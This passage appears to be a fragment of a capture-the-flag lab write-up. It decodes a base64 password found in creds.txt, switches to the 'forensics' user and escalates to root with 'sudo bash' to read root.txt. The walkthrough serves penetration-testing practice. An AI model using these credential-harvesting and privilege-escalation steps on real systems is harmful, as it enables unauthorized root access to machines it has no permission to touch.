
creds.txt

We viewed the third flag in flag.txt.





Inside creds.txt, we discovered **Base64 encoded text**.



Note: The password for the forensics user was originally discovered via base64 decoding from the creds.txt file located inside the mounted forensic image.

echo "amVlbmFsaWlzYWdvb2Rncmw=" | base64 -d# Output: jeenaliisagoodgirl

However, during analysis, the forensics account password was changed to 1234 for convenience. You may need to revert this or re-download the VM to use the original password.

su forensics

Password: 1234

sudo -l

sudo bash

cd /root

cat root.txt

cat /root/root.txt

